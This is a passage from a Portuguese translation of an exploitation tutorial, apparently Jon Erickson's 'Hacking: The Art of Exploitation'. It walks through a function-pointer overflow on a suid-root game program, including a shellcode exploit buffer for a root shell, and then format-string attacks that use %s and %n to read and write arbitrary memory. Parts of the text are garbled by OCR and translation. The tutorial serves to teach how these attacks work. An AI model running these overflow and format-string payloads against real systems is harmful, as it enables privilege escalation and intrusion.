libc_csu_fini 08049600 T libc_csu_init  
    U libc_start_main@@GLIBC_2.0
```

```

0804b630 A _edata
0804b6d4 A _end
080496a0 T _fini
080496c0 R _fp_hw
08048484 T _init
080485c0 T _start
080485e4 t call_gmon_start
        U close@@GLIBC_2.0
0804b640 b completed.1
0804b624 W data_start 080490d1
T dealer_no_match 080486fc T
dump
080486d1 T ec_malloc
        U exit@@GLIBC_2.0
08048684 T fatal
080492bf T find_the_ace 08048650
t frame_dummy 080489cc T
get_player_data
        U getuid@@GLIBC_2.0
08048d97 T input_name 08048d70
T jackpot
08048803 T principal
        U malloc@@GLIBC_2.0 U
        open@@GLIBC_2.0
0804b62c d p.0
        U perror@@GLIBC_2.0
08048fde T pick_a_number 08048f23
T play_the_game 0804b660 B player
08048df8 T print_cards
        U printf@@GLIBC_2.0 U
        rand@@GLIBC_2.0 U
        read@@GLIBC_2.0
08048aaf T register_new_player U
        scanf@@GLIBC_2.0
08048c72 T show_highscore
        U srand@@GLIBC_2.0 U
        strcpy@@GLIBC_2.0
        U strncat@@GLIBC_2.0
08048e91 T take_wager
        U time@@GLIBC_2.0 08048b72
T update_player_data
        U write@@GLIBC_2.0
reader@hacking:~/booksrc $
```

A função `jackpot()` é um excelente alvo para essa exploração. Embora os jogos ofereçam chances terríveis, se o ponteiro da função `current_game` for cuidadosamente substituído pelo endereço da função `jackpot()`, você nem precisará jogar o jogo para ganhar créditos. Em vez disso, a função `jackpot()` será chamada diretamente, distribuindo o prêmio de 100 créditos e inclinando a balança na direção do jogador.

Esse programa recebe sua entrada pela entrada padrão. As seleções de menu podem ser programadas em um único buffer que é canalizado para a entrada padrão do programa.

input. Essas seleções serão feitas como se tivessem sido digitadas. O exemplo a seguir escolherá o item de menu 1, tentará adivinhar o número 7, selecionará n quando solicitado a jogar novamente e, por fim, selecionará o item de menu 7 para sair.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\nn7\nn" | ./game_of_chance
-=Menu Game of Chance ]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair
[Name: Jon Erickson]
[Você tem 60 créditos] ->.
[DEBUG] ponteiro current_game @ 0x08048fde

##### Pick a Number #####
Esse jogo custa 10 créditos para ser jogado. Basta escolher um
número entre 1 e 20 e, se escolher o número vencedor, você
ganhará o prêmio principal de 100 créditos!

10 créditos foram deduzidos de sua conta.
Escolha um número entre 1 e 20: O número vencedor é 20
Desculpe, você não g a n h o u .

Agora você tem 50 créditos
Você gostaria de jogar novamente? (y/n) -=[ Menu Game of Chance ]=- 1 -
Jogar o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair
[Name: Jon Erickson]
[Você tem 50 créditos] ->
Obrigado por jogar!
Tchau.
leitor@hacking:~/booksrc $
```

Essa mesma técnica pode ser usada para criar o script de tudo o que é necessário para a exploração. A linha a seguir reproduzirá o jogo Pick a Number uma vez e, em seguida, alterará o nome de usuário para 100 A's seguido pelo endereço da função jackpot(). Isso transbordará o ponteiro da função current_game, de modo que, quando o jogo Pick a Number for jogado novamente, a função jackpot() será chamada diretamente.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\nn5\nn" . "A "x100 . "\x70\x8d\x04\x08\n" .
"1\nn\nn" . "7\nn"'
```

1
5

```

n
5
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAp?
1
n
7
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A "x100 . "\x70\x8d\x04\x08\n" .
"1\nn\n" . "7\n" | ./game_of_chance
-=Menu Game of Chance ]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair
[Nome: Jon Erickson]
[Você tem 50 créditos] ->.
[DEBUG] ponteiro current_game @ 0x08048fde

##### Pick a Number #####
Esse jogo custa 10 créditos para ser jogado. Basta escolher um
número entre 1 e 20 e, se escolher o número vencedor, você
ganhará o prêmio principal de 100 créditos!

10 créditos foram deduzidos de sua conta.
Escolha um número entre 1 e 20: O número vencedor é 15
Desculpe, você não g a n h o u .

Agora você tem 40 créditos
Você gostaria de jogar novamente? (y/n) =[ Menu Game of Chance ]=- 1 -
Jogar o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair
[Nome: Jon Erickson]
[Você tem 40 créditos] ->
Alterar nome de usuário
Digite seu novo nome: Seu nome foi alterado.

-=Menu Game of Chance ]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair
[Nome:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A A A A ?]
[Você tem 40 créditos] ->.

```

```
[DEBUG] ponteiro current_game @ 0x08048d70
*+*+*+*+*+*+* JACKPOT *+*+*+*+*+*+*
Você ganhou o prêmio principal de 100 créditos!
```

```
Agora você tem 140 créditos
Você gostaria de jogar novamente? (y/n) =-[ Menu Game of Chance ]=- 1 -
Jogar o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair
[Nome:
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAA ?]
[Você tem 140 créditos] ->
Obrigado por jogar! Tchau.
reader@hacking:~/booksrc $
```

Depois de confirmar que esse método funciona, ele pode ser expandido para obter qualquer número de créditos.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A "x100 . "\x70\
\x8d\x04\x08\n" . "1\n" . "y\n"x10 . "n\n5\nJon Erickson\n7\n" | ./
game_of_chance
=Menu Game of Chance ]=-
1 - Jogue o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
5 - Altere seu nome de usuário
6 - Redefinir sua conta com 100 créditos
7 - Sair
[Nome:
AAAAAAAAAAAAAAA
AAAAA ?]
[Você tem 140 créditos] ->.
[DEBUG] ponteiro current_game @ 0x08048fde
```

```
##### Pick a Number #####
Esse jogo custa 10 créditos para ser jogado. Basta escolher um
número entre 1 e 20 e, se escolher o número vencedor, você
ganhará o prêmio principal de 100 créditos!
```

```
10 créditos foram deduzidos de sua conta.
Escolha um número entre 1 e 20: O número vencedor é 1
Desculpe, você não g a n h o u .
```

```
Agora você tem 130 créditos
Você gostaria de jogar novamente? (y/n) =-[ Menu Game of Chance ]=- 1 -
Jogar o jogo Pick a Number
2 - Jogue o jogo No Match Dealer
3 - Jogue o jogo Find the Ace
4 - Ver a pontuação máxima atual
```

5 - Altere seu nome de usuário

Agora você tem 730 créditos
Você gostaria de jogar novamente? (y/n)
[DEBUG] ponteiro current_game @ 0x08048d70
++*+*+*+*+* JACKPOT *+*+*+*+*+*+*+*
Você ganhou o prêmio principal de 100 créditos!

Agora você tem 830 créditos
Você gostaria de jogar novamente? (y/n)
[DEBUG] ponteiro current_game @ 0x08048d70
++*+*+*+*+* JACKPOT *+*+*+*+*+*+*+*
Você ganhou o prêmio principal de 100 créditos!

Agora você tem 930 créditos
Você gostaria de jogar novamente? (y/n)
[DEBUG] ponteiro current_game @ 0x08048d70
++*+*+*+*+* JACKPOT *+*+*+*+*+*+*+*
Você ganhou o prêmio principal de 100 créditos!

Agora você tem 1030 créditos
Você gostaria de jogar novamente? (y/n)
[DEBUG] ponteiro current_game @ 0x08048d70
++*+*+*+* JACKPOT *+*+*+*+*+*+*
Você ganhou o prêmio principal de 100 créditos!

Agora você tem 1130 créditos
Você gostaria de jogar novamente? (y/n)
[DEBUG] ponteiro current_game @ 0x08048d70
++*+*+*+* JACKPOT *+*+*+*+*+*+*+*+*
Você ganhou o prêmio principal de 100 créditos!

-=Menu Game of Chance]=-

- 1 - Jogue o jogo Pick a Number
- 2 - Jogue o jogo No Match Dealer
- 3 - Jogue o jogo Find the Ace
- 4 - Ver a pontuação máxima atual
- 5 - Altere seu nome de usuário
- 6 - Redefinir sua conta com 100 créditos
- 7 - Sair

```
[Nome: Jon Erickson].  
[Você tem 1230 créditos] ->  
Obrigado por jogar! Tchau.  
reader@hacking:~/booksrc $
```

Como você já deve ter notado, esse programa também executa suid root. Isso significa que o shellcode pode ser usado para fazer muito mais do que ganhar créditos gratuitos. Assim como no caso do estouro baseado em pilha, o shellcode pode ser armazenado em uma variável de ambiente. Depois de criar um buffer de exploração adequado, o buffer é canalizado para a entrada padrão do game_of_chance. Observe o argumento dash após o buffer de exploração no comando cat. Isso diz ao programa cat para enviar a entrada padrão após o buffer de exploração, retornando o controle da entrada. Mesmo que o shell raiz não exiba seu prompt, ele ainda está acessível e ainda aumenta os privilégios.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat ./shellcode.bin)  
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./game_of_chance  
SHELLCODE estará em 0xbffff9e0  
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n5\n" . "A "x100 . "\xe0\xf9\xff\xbf\n" .  
"1\n" > exploit_buffer  
reader@hacking:~/booksrc $ cat exploit_buffer - | ./game_of_chance  
-[Menu Game of Chance ]=  
1 - Jogue o jogo Pick a Number  
2 - Jogue o jogo No Match Dealer  
3 - Jogue o jogo Find the Ace  
4 - Ver a pontuação máxima atual  
5 - Altere seu nome de usuário  
6 - Redefinir sua conta com 100 créditos  
7 - Sair  
[Nome: Jon Erickson]  
[Você tem 70 créditos] ->  
[DEBUG] ponteiro current_game @ 0x08048fde  
  
##### Pick a Number #####  
Esse jogo custa 10 créditos para ser jogado. Basta escolher um  
número entre 1 e 20 e, se escolher o número vencedor, você  
ganhará o prêmio principal de 100 créditos!  
  
10 créditos foram deduzidos de sua conta.  
Escolha um número entre 1 e 20: O número vencedor é 2  
Desculpe, você não g a n h o u .  
  
Agora você tem 60 créditos  
Você gostaria de jogar novamente? (y/n) -=[ Menu Game of Chance ]=- 1 -  
Jogar o jogo Pick a Number  
2 - Jogue o jogo No Match Dealer  
3 - Jogue o jogo Find the Ace  
4 - Ver a pontuação máxima atual  
5 - Altere seu nome de usuário  
6 - Redefinir sua conta com 100 créditos
```

0x350 Strings de formato

Uma exploração de string de formato é outra técnica que pode ser usada para obter o controle de um programa privilegiado. Assim como as explorações de estouro de buffer, *as explorações de string de formato* também dependem de erros de programação que podem não parecer ter um impacto óbvio na segurança. Felizmente para os programadores, uma vez que a técnica é conhecida, é bastante fácil identificar as vulnerabilidades de string de formato e eliminá-las. Embora as vulnerabilidades de string de formato não sejam mais muito comuns, as técnicas a seguir também podem ser usadas em outras situações.

0x351 Parâmetros de formato

A esta altura, você já deve estar bastante familiarizado com as cadeias de caracteres de formato básico. Elas foram usadas extensivamente com funções como `printf()` em programas anteriores. Uma função que usa cadeias de formato, como `printf()`, simplesmente avalia a cadeia de formato passada a ela e executa uma ação especial sempre que um parâmetro de formato é encontrado. Cada parâmetro de formato espera que uma variável adicional seja passada, portanto, se houver três parâmetros de formato em uma string de formato, deverá haver mais três argumentos para a função (além do argumento da string de formato).

Lembre-se dos vários parâmetros de formato explicados no capítulo anterior.

Parâmetro	Tipo de entrada	Tipo de saída
%d	Valor	Decimal
%u	Valor	Decimal sem sinal
%x	Valor	Hexadecimal
%s	Ponteiro	Cordas
%n	Ponteiro	Número de bytes gravados até o momento

O capítulo anterior demonstrou o uso dos parâmetros de formato mais comuns, mas negligenciou o parâmetro de formato %n, menos comum. O código fmt_uncommon.c demonstra seu uso.

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int A = 5, B = 7, count_one, count_two;

    // Exemplo de uma string de formato %n
    printf("O número de bytes escritos até este ponto X%n está sendo armazenado em
count_one, e o número de bytes até aqui X%n está sendo armazenado em
count_two.\n", &count_one, &count_two);

    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    // Exemplo de pilha
    printf("A é %d e está em %08x. B é %x.\n", A, &A, B);

    exit(0);
}
```

Esse programa usa dois parâmetros de formato %n em sua instrução printf(). A seguir, o resultado da compilação e execução do programa.

```
reader@hacking:~/booksrc $ gcc fmt_uncommon.c
reader@hacking:~/booksrc $ ./a.out
O número de bytes gravados até esse ponto X está sendo armazenado em count_one, e o número de
bytes até esse ponto X está sendo armazenado em count_two.
count_one: 46
count_two: 113
A é 5 e está em bfffff7f4. B é 7.
reader@hacking:~/booksrc $
```

O parâmetro de formato %n é único, pois grava dados sem exibir nada, em vez de ler e depois exibir dados. Quando uma função de formato encontra um parâmetro de formato %n, ela grava o número de bytes que foram gravados pela função no endereço do argumento da função correspondente. Em fmt_uncommon, isso é feito em dois lugares, e a função unária

é usado para gravar esses dados nas variáveis `count_one` e `count_two`, respectivamente. Os valores são então enviados, revelando que 46 bytes são encontrados antes do primeiro %n e 113 antes do segundo.

O exemplo da pilha no final é uma transição conveniente para uma explicação da função da pilha com strings de formato:


```
printf("A é %d e está em %08x. B é %x.\n", A, &A, B);
```

Quando essa função `printf()` é chamada (como em qualquer função), os argumentos são colocados na pilha em ordem inversa. Primeiro o valor de B, depois o endereço de A, depois o valor de A e, finalmente, o endereço da string de formato. A pilha terá a aparência do diagrama aqui.

A função `format` itera pela cadeia de caracteres de formato, um caractere por vez. Se o caractere não for o início de um parâmetro de formato (que é designado pelo sinal de por cento), o caractere será copiado para a saída. Se um parâmetro de formato for encontrado, a ação apropriada será tomada, usando o argumento na pilha correspondente a esse parâmetro.

Mas e se apenas dois argumentos forem colocados na pilha com uma string de formato que usa três

parâmetros de formato? Tente remover o último argumento da função `printf()` para o exemplo da pilha, de modo que corresponda à linha mostrada abaixo.



```
printf("A é %d e está em %08x. B é %x.\n", A, &A);
```

Isso pode ser feito em um editor ou com um pouco de magia sed.

```
reader@hacking:~/booksrc $ sed -e 's/, B)/)/' fmt_uncommon.c > fmt_uncommon2.c reader@hacking:~/booksrc $ diff fmt_uncommon.c fmt_uncommon2.c
14c14
<     printf("A é %d e está em %08x. B é %x.\n", A, &A, B);
---
>     printf("A é %d e está em %08x. B é %x.\n", A, &A);
reader@hacking:~/booksrc $ gcc fmt_uncommon2.c
reader@hacking:~/booksrc $ ./a.out
O número de bytes gravados até esse ponto X está sendo armazenado em count_one, e o número de bytes até esse ponto X está sendo armazenado em count_two.
count_one: 46
count_two: 113
A é 5 e está em bfffffc24. B é b7fd6ff4.
reader@hacking:~/booksrc $
```

O resultado é b7fd6ff4. O que diabos é b7fd6ff4? Acontece que, como não havia um valor empurrado para a pilha, a função de formatação apenas puxou os dados de onde o terceiro argumento deveria estar (adicionando ao ponteiro do quadro atual). Isso significa que 0xb7fd6ff4 é o primeiro valor encontrado abaixo d o quadro da pilha para a função de formatação.

Esse é um detalhe interessante que deve ser lembrado. Certamente seria muito mais útil se houvesse uma maneira de controlar o número de argumentos passados ou esperados por uma função de formatação. Felizmente, há um erro de programação bastante comum que permite isso.

0x352 A vulnerabilidade da cadeia de caracteres de formato

Às vezes, os programadores usam `printf(string)` em vez de `printf("%s", string)` para imprimir strings. Funcionalmente, isso funciona bem. A função de formatação recebe o endereço da cadeia de caracteres, em vez do endereço de uma cadeia de caracteres de formatação, e itera pela cadeia de caracteres, imprimindo cada caractere. Exemplos de ambos os métodos são mostrados em `fmt_vuln.c`.

`fmt_vuln.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char text[1024];
    int estatico test_val = -72;

    if(argc < 2) {
        printf("Uso: %s <texto a ser impresso>\n", argv[0]);
        exit(0);
    }
    strcpy(text, argv[1]);

    printf("A maneira correta de imprimir a entrada controlada pelo
usuário:\n"); printf("%s", text);

    printf("\nA maneira errada de imprimir entradas controladas pelo
usuário:\n"); printf(text);

    printf("\n");

    // Saída de depuração
    printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val, test_val);

    exit(0);
}
```

A saída a seguir mostra a compilação e a execução do `fmt_vuln.c`.

```
reader@hacking:~/booksrc $ gcc -o fmt_vuln fmt_vuln.c
reader@hacking:~/booksrc $ sudo chown root:root ./fmt_vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./fmt_vuln
reader@hacking:~/booksrc $ ./fmt_vuln testing
A maneira correta de imprimir entradas controladas
pelo usuário: teste
```

A maneira errada de imprimir entradas controladas pelo usuário:

teste

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8  
reader@hacking:~/booksrc $
```

Ambos os métodos parecem funcionar com o *teste da string*. Mas o que acontece se a string contiver um parâmetro de formato? A função de formato deve tentar avaliar o parâmetro de formato e acessar o argumento de função apropriado adicionando-o ao ponteiro de quadro. Mas, como vimos anteriormente, se o argumento de função apropriado não estiver lá, adicionar ao ponteiro do quadro fará referência a um pedaço de memória em um quadro de pilha anterior.

```
reader@hacking:~/booksrc $ ./fmt_vuln testing%xA  
maneira correta de imprimir a entrada controlada  
pelo usuário:
```

teste%x

A maneira errada de imprimir entradas controladas pelo usuário:

testingbfffe3e0

[*] test_val @ 0x08049794 = -72 0xffffffffb8

reader@hacking:~/booksrc \$

Quando o parâmetro de formato `%x` foi usado, a representação hexadecimal de uma palavra de quatro bytes na pilha foi impressa. Esse processo pode ser usado repetidamente para examinar a memória da pilha.

reader@hacking:~/booksrc \$./fmt_vuln \$(perl -e 'print "%08x. "x40') A maneira correta de imprimir entradas controladas pelo usuário:

A maneira é

bfffff320.b7fe75fc.00000000.78383025.3830252e.30252e78.252e7838.2e

[*] test_val @ 0x08049794 = -72 0xffffffffb8

reader@hacking:~/booksrc \$

Digitized by srujanika@gmail.com

Este é o anexo da memória de milha inferior.

Esta é a apariência da memória da pilha inferior. Lembre-se de que

palavra de quatro bytes está retrocedendo, devido à arquitetura little-endian.

bytes 0x25, 0x30, 0x38, 0x78 e 0x2e parecem estar se repetindo muito. O que

que são esses bytes?

que são esses *bytes*?

```
reader@hacking:~/booksrc $ printf "\x25\x30\x38\x78\x2e\n"
```

%08x.

Como você pode ver, eles são a memória para a string de formato propriamente dita. Como a função de formatação sempre estará no quadro mais alto da pilha, desde que a string de formatação tenha sido armazenada em qualquer lugar da pilha, ela estará localizada abaixo do ponteiro do quadro atual (em um endereço de memória mais alto). Esse fato pode ser usado para controlar os

argumentos da função de formatação. É particularmente útil se forem usados parâmetros de formato que passam por referência, como %s ou %n.

0x353 Leitura de endereços de memória arbitrários

O parâmetro de formato %s pode ser usado para ler a partir de endereços de memória arbitrários. Como é possível ler os dados da cadeia de caracteres de formato original, parte da cadeia de caracteres de formato original pode ser usada para fornecer um endereço ao parâmetro de formato %s, como mostrado aqui:

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x.%08x
```

A maneira correta de imprimir a entrada controlada pelo usuário:

```
AAAA%08x.%08x.%08x.%08x
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
AAAAbffff3d0.b7fe75fc.00000000.41414141
```

```
[*] test_val @ 0x08049794 = -72 0xfffffffffb8
```

```
reader@hacking:~/booksrc $
```

Os quatro bytes de 0x41 indicam que o quarto parâmetro de formato está lendo desde o início da cadeia de caracteres de formato para obter seus dados. Se o quarto parâmetro de formato for %s em vez de %x, a função de formato tentará imprimir a cadeia de caracteres localizada em 0x41414141. Isso fará com que o programa trave em uma falha de segmentação, pois esse não é um endereço válido. Mas se for usado um endereço de memória válido, esse processo poderá ser usado para ler uma cadeia de caracteres encontrada nesse endereço de memória.

```
reader@hacking:~/booksrc $ env | grep PATH
```

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```

```
reader@hacking:~/booksrc $ ./getenvaddr PATH ./fmt_vuln
```

```
PATH estará em 0xbffffdd7
```

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%08x.%s A
```

A maneira correta de imprimir entradas controladas pelo usuário:

```
????%08x.%08x.%08x.%s
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```

```
[*] test_val @ 0x08049794 = -72 0xfffffffffb8
```

```
reader@hacking:~/booksrc $
```

Aqui, o programa *getenvaddr* é usado para obter o endereço da variável de ambiente PATH. Como o nome do programa *fmt_vuln* tem dois bytes a menos que *getenvaddr*, quatro são adicionados ao endereço e os bytes são invertidos devido à ordem dos bytes. O quarto parâmetro de formato de %s lê do início da string de formato, pensando que é o endereço que foi passado como um argumento de função. Como esse endereço é o endereço da variável de ambiente PATH, ele é impresso como se um ponteiro para a variável tivesse sido passado para *printf()*.

Agora que a distância entre o final do stack frame e o início da memória da string de formato é conhecida, os argumentos de largura de campo podem ser omitidos nos parâmetros de formato %x. Esses parâmetros de formato são necessários apenas para percorrer a memória. Usando essa técnica, qualquer endereço de memória pode ser examinado como uma cadeia de caracteres.

0x354 Gravação em endereços de memória arbitrários

Se o parâmetro de formato %s pode ser usado para ler um endereço de memória arbitrário, você deve poder usar a mesma técnica com %n para gravar em um endereço de memória arbitrário. Agora as coisas estão ficando interessantes.

A variável test_val está imprimindo seu endereço e valor na instrução de depuração do programa fmt_vuln.c vulnerável, implorando para ser sobreescrita. A variável de teste está localizada em 0x08049794, portanto, usando uma técnica semelhante, você poderá gravar na variável.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%08x.%s A
maneira correta de imprimir entradas controladas pelo usuário:
????%08x.%08x.%08x.%s
A maneira errada de imprimir entradas controladas pelo usuário:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
[*] test_val @ 0x08049794 = -72 0xffffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%08x.%n A
maneira correta de imprimir a entrada controlada pelo usuário:
??%08x.%08x.%08x.%08x.%n
A maneira errada de imprimir entradas controladas pelo usuário:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x00000001
reader@hacking:~/booksrc $
```

Como isso mostra, a variável test_val pode, de fato, ser substituída usando a função parâmetro de formato %n. O valor resultante na variável de teste depende do número de bytes gravados antes de %n. Isso pode ser controlado em um grau maior com a manipulação da opção de largura de campo.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%n A
maneira correta de imprimir entradas controladas pelo usuário:
??%x%x%x%n
A maneira errada de imprimir entradas controladas pelo usuário:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 21 0x000000015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%100x%n A
maneira correta de imprimir entradas controladas pelo usuário:
??%x%x%100x%n
A maneira errada de imprimir entradas controladas pelo usuário:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 120 0x00000078
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%180x%n A
maneira correta de imprimir entradas controladas pelo usuário:
??%x%x%180x%n
A maneira errada de imprimir entradas controladas pelo usuário:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 200 0x000000c8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%400x%n A
maneira correta de imprimir entradas controladas pelo usuário:
??%x%x%400x%n
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
?bffff3d0b7fe75fc 0
[*] test_val @ 0x08049794 = 420 0x000001a4
reader@hacking:~/booksrc $
```

Ao manipular a opção de largura de campo de um dos parâmetros de formato antes de %n, um determinado número de espaços em branco pode ser inserido, resultando na saída com algumas linhas em branco. Essas linhas, por sua vez, podem ser usadas para controlar o número de bytes gravados antes do parâmetro de formato %n. Essa abordagem funcionará para números pequenos, mas não funcionará para números maiores, como endereços de memória.

Observando a representação hexadecimal do valor test_val, fica evidente que o byte menos significativo pode ser controlado razoavelmente bem. (Lembre-se de que o byte menos significativo está, na verdade, localizado no primeiro byte da palavra de quatro bytes da memória). Esse detalhe pode ser usado para gravar um endereço inteiro. Se quatro gravações forem feitas em endereços de memória sequenciais, o byte menos significativo poderá ser gravado em cada byte de uma palavra de quatro bytes, como mostrado aqui:

Memória	94 95 96 97
Primeira gravação em 0x08049794	AA 00 00 00 00
Segunda gravação em 0x08049795	BB 00 00 00 00
Terceira gravação em 0x08049796	CC 00 00 00 00
Quarta gravação em 0x08049797	DD 00 00 00 00
Resultado	AA BB CC DD

Como exemplo, vamos tentar gravar o endereço 0xDDCCBBAA na variável de teste. Na memória, o primeiro byte da variável de teste deve ser 0xAA, depois 0xBB, depois 0xCC e, finalmente, 0xDD. Quatro gravações separadas nos endereços de memória 0x08049794, 0x08049795, 0x08049796 e 0x08049797 devem conseguir isso. A primeira gravação escreverá o valor 0x000000aa, a segunda 0x000000bb, a terceira 0x000000cc e, por fim, 0x000000dd. A primeira gravação deve ser fácil.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%8x%n A
maneira correta de imprimir entradas controladas pelo usuário:
```

```
?%?x%x%8x%n
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
?bffff3d0b7fe75fc      0
[*] test_val @ 0x08049794 = 28 0x0000001c
```

```
reader@hacking:~/booksrc $ gdb -q
```

```
(gdb) p $aa - 28 + 8
```

```
$1 = 150
```

```
(gdb) quit
```

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%150x%n A
maneira correta de imprimir entradas controladas pelo usuário:
```

```
?%?x%x%150x%n
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
?bffff3d0b7fe75fc 0
```

```
[*] test_val @ 0x08049794 = 170 0x000000aa
```

```
reader@hacking:~/booksrc $
```


O último parâmetro de formato %x usa 8 como a largura do campo para padronizar a saída. Basicamente, isso é a leitura de um DWORD aleatório da pilha, que pode gerar de 1 a 8 caracteres. Como a primeira substituição coloca 28 em test_val, o uso de 150 como largura de campo em vez de 8 deve controlar o byte menos significativo de test_val para 0xAA.

Agora, para a próxima gravação. Outro argumento é necessário para outro parâmetro de formato %x para incrementar a contagem de bytes para 187, que é 0xBB em decimal. Esse argumento pode ser qualquer coisa; ele só precisa ter quatro bytes de comprimento e deve estar localizado após o primeiro endereço de memória arbitrário de 0x08049754. Como tudo isso ainda está na memória da cadeia de caracteres de formato, pode ser facilmente controlado. A palavra *JUNK* tem quatro bytes de comprimento e funcionará bem.

Depois disso, o próximo endereço de memória a ser gravado, 0x08049755, deve ser colocado na memória para que o segundo parâmetro de formato %n possa acessá-lo. Isso significa que o início da string de formato deve consistir no endereço de memória de destino, quatro bytes de lixo eletrônico e, em seguida, o endereço de memória de destino mais um. Mas todos esses bytes de memória também são impressos pela função de formato, incrementando assim o contador de bytes usado para o parâmetro de formato %n. Isso está ficando complicado.

Talvez devêssemos pensar no início da string de formato com antecedência. O objetivo é ter quatro gravações. Cada uma precisará ter um endereço de memória passado para ela e, entre todas elas, quatro bytes de lixo são necessários para incrementar corretamente o contador de bytes para os parâmetros de formato %n. A primeira

O parâmetro de formato %x pode usar os quatro bytes encontrados antes da própria cadeia de caracteres de formato, mas os três restantes precisarão ser dados fornecidos. Para todo o procedimento de gravação, o início da string de formato deve ter a seguinte aparência:

0x08049794	0x08049795	0x08049796	0x08049797
94 97 04 08 J U N K	95 97 04 08 J U N K	96 97 04 08 J U N K	97 97 04 08

Vamos tentar.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%8x%n
```

A maneira correta de imprimir entradas controladas pelo usuário:

```
??JUNK??JUNK??JUNK??%x%x%8x%n
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc 0
```

```
[*] test_val @ 0x08049794 = 52 0x00000034
```

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xaa - 52 + 8"
```

```
$1 = 126
```

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n
```

A maneira correta de imprimir entradas controladas pelo usuário:

```
??JUNK??JUNK??JUNK??%x%x%126x%n
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
